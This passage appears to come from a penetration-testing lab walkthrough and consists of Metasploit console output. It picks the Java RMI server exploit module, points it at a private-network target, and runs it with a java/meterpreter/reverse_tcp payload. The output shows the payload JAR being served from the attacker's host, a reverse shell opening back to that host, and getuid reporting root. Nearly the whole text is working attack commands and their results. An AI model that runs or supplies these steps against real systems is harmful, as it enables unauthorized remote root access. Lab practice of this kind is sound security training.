   5   auxiliary/scanner/misc/java_rmi_server                2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code
 Execution Scanner
   6   exploit/multi/browser/java_rmi_connection_impl        2010-03-31       excellent  No     Java RMIConnectionImpl Deserialization
 Privilege Escalation
```



```
File  Actions  Edit  View  Help

msf6 > use 4
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set rhosts 192.168.209.129
rhosts => 192.168.209.129
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   HTTPDELAY   10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS      192.168.209.129  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT       1099             yes       The target port (TCP)
   SRVHOST     0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.
                                          0.0 to listen on all addresses.
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                      no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.209.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```



```
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 192.168.209.128:4444
[*] 192.168.209.129:1099 - Using URL: http://192.168.209.128:8080/nbk2amYGKc1
[*] 192.168.209.129:1099 - Server started.
[*] 192.168.209.129:1099 - Sending RMI Header...
[*] 192.168.209.129:1099 - Sending RMI Call...
[*] 192.168.209.129:1099 - Replied to request for payload JAR
[*] Sending stage (58829 bytes) to 192.168.209.129
[*] Meterpreter session 1 opened (192.168.209.128:4444 → 192.168.209.129:51458) at 2024-10-18 08:22:43 -0400

meterpreter > getuid
Server username: root
meterpreter >
```